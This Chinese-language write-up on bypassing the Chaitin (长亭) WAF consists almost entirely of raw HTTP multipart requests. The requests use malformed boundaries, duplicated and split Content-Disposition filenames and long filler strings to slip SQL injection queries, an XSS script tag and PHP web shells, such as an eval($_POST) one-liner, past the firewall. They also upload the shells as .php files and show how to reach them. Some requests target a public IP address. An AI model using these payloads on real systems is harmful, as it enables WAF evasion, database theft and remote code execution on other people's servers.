长亭WAF 通用绕过

期初：

XSS、SQL 注入

#拦截

```
POST /66.php HTTP/1.1
Host: dddd.com
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dddd.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/112.0.0.0 Safari/537.36 Edg/112.0.1722.48
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Referer: http://dddd.com/11.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary25JbUkhqn68vuGmO
Content-Length: 325

------WebKitFormBoundary25JbUkhqn68vuGmO
Content-Disposition: form-data; name="file"

1' union select 1, column_name from infomation_schema.columns where table_name=
"users" #
```

```
------WebKitFormBoundary25JbUkhqn68vuGmO
Content-Disposition: form-data; name="submit"

Submit
------WebKitFormBoundary25JbUkhqn68vuGmO--
```

绕过

```
POST /66.php HTTP/1.1
Host: dddd.com
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dddd.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/112.0.0.0 Safari/537.36 Edg/112.0.1722.48
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Referer: http://dddd.com/11.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary25JbUkhqn68vuGmO
Content-Length: 431

------WebKitFormBoundary25JbUkhqn68vuGmO
Content-Disposition: form-data; name="data"
------WebKitFormBoundary25JbUkhqn68vuGmO
Content-Disposition: form-data; name="data"; filename="11.png"

1' union select 1, column_name from infomation_schema.columns where table_name=
"users" #
------WebKitFormBoundary25JbUkhqn68vuGmO
Content-Disposition: form-data; name="submit"

Submit
------WebKitFormBoundary25JbUkhqn68vuGmO--
```

这里的绕过是通用绕过。不限于SQL 注入什么的。但是这里会拦截PHP语法。

绕过PHP拦截语法的 这里修改file 的参数。就是任意参数等于=

```
POST /66.php HTTP/1.1
Host: dddd.com
Connection: close
Content-Length: 742
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dddd.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryUoVfAybuaB4JmHGR
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/112.0.0.0 Safari/537.36 Edg/112.0.1722.48
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Referer: http://dddd.com/11.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6

------WebKitFormBoundaryUoVfAybuaB4JmHGR
COnTEnt-Disposition: form-data; name="file\"
;
filename=";1111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111;name='file';\r\n\rnam2=11;nam2=11;nam2=11;nam2=11;n
am2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=
11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;=
;f;=66666.p&nam2=11.php;nam2=11";
Content-Type: image/png

<?php @eval($_POST[1]);?>
------WebKitFormBoundaryUoVfAybuaB4JmHGR
Content-Disposition: form-data; name="submit"

Submit
------WebKitFormBoundaryUoVfAybuaB4JmHGR--
```

文件上传绕过

```
POST /66.php HTTP/1.1
Host: dddd.com
Connection: close
Content-Length: 744
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dddd.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryUoVfAybuaB4JmHGR
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/112.0.0.0 Safari/537.36 Edg/112.0.1722.48
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Referer: http://dddd.com/11.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6

------WebKitFormBoundaryUoVfAybuaB4JmHGR
COnTEnt-Disposition: form-data; name="file\"
;
filename=";1111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111;name='file';\r\n\rnam2=11;nam2=11;nam2=11;nam2=11;n
am2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=
11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;=
;f;=66666.p&nam2;nam2=11;=11;f
il
en
am
e=\"2;.php
Content-Type: image/png

111111
------WebKitFormBoundaryUoVfAybuaB4JmHGR
Content-Disposition: form-data; name="submit"

Submit
------WebKitFormBoundaryUoVfAybuaB4JmHGR--
```


返回

```
Upload: "2;.php<br />Type: image/png<br />Size: 0.005859375 Kb<br />Temp file:
/tmp/phpn2xOMX<br />Stored in: upload/"2;.php
```

这样访问：http://192.168.1.72/upload/%222;.php

如果想代码执行。可以通过php8 语法绕过他那个PHP 语法检测

```
POST /66.php HTTP/1.1
Host: dddd.com
Connection: close
Content-Length: 888
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dddd.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryUoVfAybuaB4JmHGR
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/112.0.0.0 Safari/537.36 Edg/112.0.1722.48
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Referer: http://dddd.com/11.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6

------WebKitFormBoundaryUoVfAybuaB4JmHGR
COnTEnt-Disposition: form-data; name="file\"
;
filename=";1111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111;name='file';\r\n\rnam2=11;nam2=11;nam2=11;nam2=11;n
am2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=
11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;=
;f;=66666.p&nam2;nam2=11;=11;f
il
en
am
e=\"2;.php
Content-Type: image/png

<?php

class Point {
public function __construct(

public float $x = 0.0,
public float $y = 0.0,
public float $z = 0.0,
) {}
}
phpinfo();?>
------WebKitFormBoundaryUoVfAybuaB4JmHGR
Content-Disposition: form-data; name="submit"

Submit
------WebKitFormBoundaryUoVfAybuaB4JmHGR--
```



绕过任意php文件后缀

```
POST /66.php HTTP/1.1
Host: dddd.com
Connection: close
Content-Length: 912
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dddd.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryUoVfAybuaB4JmHGR
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/112.0.0.0 Safari/537.36 Edg/112.0.1722.48
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Referer: http://dddd.com/11.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6

------WebKitFormBoundaryUoVfAybuaB4JmHGR
COnTEnt-Disposition: form-data; name="file\"
```

```
;
filename=";1111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111;name='file';\r\n\rnam2=11;nam2=11;nam2=11;nam2=11;n
am2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=
11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;nam2=11;=
;f;=66666.p&nam2;nam2=11;=11;f
il
en
am
e=\"\;2name\11.p\111.php\2.php
Content-Type: image/png

<?php

class Point {
public function __construct(

//public float $x = 0.0,
//public float $y = 0.0,
public float $z = 0.0,
) {}
}
phpinfo();?>
------WebKitFormBoundaryUoVfAybuaB4JmHGR
Content-Disposition: form-data; name="submit"

Submit
------WebKitFormBoundaryUoVfAybuaB4JmHGR--
```

这里就会上传文件名为2.php

POST bypass

```
POST /sqli.php HTTP/1.1
Host: 47.104.6.229
Content-Length: 325
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.71
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBC2EsA8ezDO9dMeI
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/91.0.4472.101 Safari/537.36
```

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.71/upload/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


------WebKitFormBoundaryBC2EsA8ezDO9dMeI
Content-Disposition: form-data; name="file"; filename="cookie.png"
Content-Type: image/png


1231231111111111
------WebKitFormBoundaryBC2EsA8ezDO9dMeI
Content-Disposition: form-data; name="data"
1111
------WebKitFormBoundaryBC2EsA8ezDO9dMeI--


1' union select 1,2,34 --
```

SQL 注入绕过

```
POST /sqli.php HTTP/1.1
Host: 47.104.6.229
Content-Length: 230
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.71
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9HYzaOQzscKeza7L
Content-Type: application/x-www-form-urlencoded;
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/91.0.4472.101 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.71/upload/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


------WebKitFormBoundary9HYzaOQzscKeza7L
Content-Disposition: form-data; name="data"

------WebKitFormBoundary9HYzaOQzscKeza7L
1"><script>alert(1)</script> union select 1,2,4 --
```

```
------WebKitFormBoundary9HYzaOQzscKeza7L--
```

SQL 注入

```
POST /sqli.php HTTP/1.1
Host: 47.104.6.229
Content-Length: 205
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.71
Content-Type: multipart/form-data; boundary=name=
Content-Type: application/x-www-form-urlencoded;
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/91.0.4472.101 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.71/upload/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


--name=
Content-Disposition: form-data; name="data"

1 and 1=2 union select 1,2,(select column_name from information_schema.columns where
TABLE_SCHEMA='web' and TABLE_NAME='flag' LIMIT 1) --
--name=--
```

长亭WAF 任意文件上传

```
POST /sqli.php HTTP/1.1
Host: 47.104.6.229
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dddd.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/112.0.0.0 Safari/537.36 Edg/112.0.1722.48
```

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Referer: http://dddd.com/11.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Content-Type: multipart/form-data; boundary=aaa
Content-Length: 245

--aaa
Content-Disposition: form-data; name="file"; filename="11.php"
Content-Type: image/png

--aaa--
1111111111111111111111111111111111111111111111---aa--
<?php #--aa-- phpinfo("#--aaa--")
@eval("phpinfo();");#----
--aaa--?>
--aaa--
```

```
POST /sqli.php HTTP/1.1
Host: 47.104.6.229
Content-Length: 136
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.72
Content-Type: multipart/form-data; boundary===
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.72/runoob-file-uplaod-demo/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


--==
Content-Disposition: form-data; name="file"; filename="222.php"
Content-Type: image/png

<?php @eval("phpinfo();");?>
--==--
```